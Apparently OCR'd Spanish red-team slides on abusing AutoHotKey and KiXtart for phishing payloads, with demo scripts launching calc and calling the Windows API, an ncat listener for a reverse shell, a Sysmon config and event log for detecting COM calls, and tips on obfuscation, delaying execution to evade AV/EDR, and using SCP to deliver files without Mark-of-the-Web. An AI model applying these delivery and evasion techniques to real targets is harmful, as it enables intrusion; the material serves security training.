
- Compilación correcta
- Version
- Librerías/Modulos

**Con esto ya tenemos acceso a Win32Api y obtenga más opciones para la ejecución de shellcode*





| Name | Date modified | Type | Size |
|---|--------------------|-------------|-----------|
|  calc.py | 3/16/2024 9:26 PM | Python File | 1 KB |
|  python2.exe | 1/18/2024 11:44 AM | Application | 10,691 KB |
|  python3.exe | 1/18/2024 11:44 AM | Application | 10,691 KB |
|  rev_s_poc.py | 3/23/2024 10:22 PM | Python File | 1 KB |
|  server_poc.py | 3/23/2024 8:29 AM | Python File | 2 KB |



AutoHotKey

- Open Source
- Secuencia de comandos Personalizadas
- Win32 Api
- COM Objects

AutoHotkey

Powerful. Easy to learn.

The ultimate automation scripting language for Windows.

Sintaxis

- Sintaxis para utilizar AHK es simple y facil de utilizar.

```
PS C:\RedTeam\Phishing\Scripting Interpreters\AutoHotKey> type .\calc.ahk
Run "cmd.exe /c calc"
PS C:\RedTeam\Phishing\Scripting Interpreters\AutoHotKey>
```



API Calls!!?

AHK permite llamar el API de Windows mediante una function llamada DllCall.

```
int MessageBoxW(  
    [in, optional] HWND    hWnd,  
    [in, optional] LPCWSTR lpText,  
    [in, optional] LPCWSTR lpCaption,  
    [in]           UINT     uType  
);
```

```
Windows PowerShell  x + v - □ x  
PS C:\RedTeam\Phishing\Scripting Interpreters\AutoHotKey> type .\MessageBox.ahk  
DllCall("MessageBox", "Int", 0, "Str", "Did we just call the API?!?!", "Str", "MessageBoxApi", "UInt", 4)  
PS C:\RedTeam\Phishing\Scripting Interpreters\AutoHotKey>
```

- Shellcode Loader
 - Esto ya se ha convertido en un virus mas cargado por la utilizacion de shellcode
- El nivel de complejidad ahora nos permite un enfoque mas personalizado
 - Ahora tenemos acceso a mas tecnicas de inyeccion de procesos



AHK Shellcode

C:\WINDOWS\system32\cmd.exe - ncat -lvnp 4444


```
C:\RedTeam>ncat -lvnp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Command Prompt

```
C:\RedTeam\Phishing\Scripting Interpreters\AutoHotKey\AutoHotkeyx86v1\AutoHotkey.exe RevShell.ahk
```

COM Calls!!?

- Los objetos de COM tambien pueden ser llamados
- Popular para la persistence y escalada de privilegios



```
C:\Windows\system32\cmd.exe - powershell
PS C:\Tools> type .\COMCall-Calc.ahk
; Create a COM object for Shell.Application
shellApp := ComObject("Shell.Application")

; Use the ShellExecute method to launch calc.exe
shellApp.ShellExecute("calc.exe")
PS C:\Tools> _
```


- Verificando las llamadas
- Sysmon para monitorear donde se carga la DLL que contiene el COM
- Mas metodos de ejecucion

```
C:\Tools>type Sysmon-MonitorCOM.xml
<Sysmon schemaversion="4.90">
  <EventFiltering>

    <!-- Track process creation to see what is calling Shell.Application -->
    <ProcessCreate onmatch="include">
      <Image condition="image">*.exe</Image>
    </ProcessCreate>

    <!-- Track DLL loads specifically for shell32.dll, which is commonly used by Shell.Application -->
    <ImageLoad onmatch="include">
      <ImageLoaded condition="contains">shell32.dll</ImageLoaded>
    </ImageLoad>


  </EventFiltering>
</Sysmon>

C:\Tools>
```

```
PS C:\Windows\system32> Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" | Where-Object { $_.Id -in 1, 7 } | ForEach-Object { Write-Host "Time: ${_.TimeCreated}
>>
Time: 10/29/2024 10:04:47 | Event ID: 7 | Process: C:\Windows\System32\RuntimeBroker.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:04:46 | Event ID: 7 | Process: C:\Windows\System32\calc.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:04:46 | Event ID: 7 | Process: C:\Tools\AutoHotkey64.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:04:37 | Event ID: 7 | Process: C:\Windows\System32\conhost.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:19 | Event ID: 7 | Process: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:17 | Event ID: 7 | Process: C:\Windows\System32\conhost.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:17 | Event ID: 7 | Process: C:\Windows\System32\consent.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:17 | Event ID: 7 | Process: C:\Windows\System32\conhost.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:11 | Event ID: 7 | Process: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:10 | Event ID: 7 | Process: C:\Windows\System32\conhost.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:02:32 | Event ID: 7 | Process: C:\Windows\System32\mmc.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:02:32 | Event ID: 7 | Process: C:\Windows\System32\consent.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:02:25 | Event ID: 7 | Process: C:\Windows\Sysmon.exe | Image Loaded: Windows Shell Common Dll
PS C:\Windows\system32>
```

Kix


KiXtart es un lenguaje de secuencias de comandos de formato libre y tiene una rica funcionalidad integrada para facilitar los comandos



Obfuscacion



Kix tiene una opcion de tokenizacion, segun de acuerdo a la nota del sitio que dice lo siguiente:

El nivel de seguridad proporcionado al tokenizer un script se califica como "obfuscacion". En terminus practicos significa que los script tokenizados estan perfectamente a salvo de intentos de visualizacion o modificacion de usuarios habituales.



Mas ++


A veces otros requieren mas interacciones del usuario, pero esto puede ser utl para que parezca legitimo y RETENER la ejecucion en lugar de que sea instantanea, lo que permitiria que un product AV / EDR lo detecte



SSHishing for the Win!!

En Abril del 2018 Microsoft anuncio que Windows 10, version 1803 en Adelante vendria incluida OPENSSH cliente de forma predeterminada

@Octoberfest73

A screenshot of a Windows command prompt window. The title bar at the top reads 'C:\WINDOWS\system32\cmd.exe'. The command prompt shows the user's current directory as 'C:\Users\dmcxblue\Downloads' and the command 'ssh -V' being entered. The output of the command is 'OpenSSH_for_Windows_8.1p1, LibreSSL 3.0.2'.


```
C:\WINDOWS\system32\cmd.exe

C:\Users\dmcxblue\Downloads>ssh -V
OpenSSH_for_Windows_8.1p1, LibreSSL 3.0.2
```

Abusar de SCP para acceso inicial

Abusar de software que no establece MOTW
– entregar tu payload en un formato de archivo que sea manejado por un software que no establece ni propaga la información del Identificador de Zona (Zone Identifier).


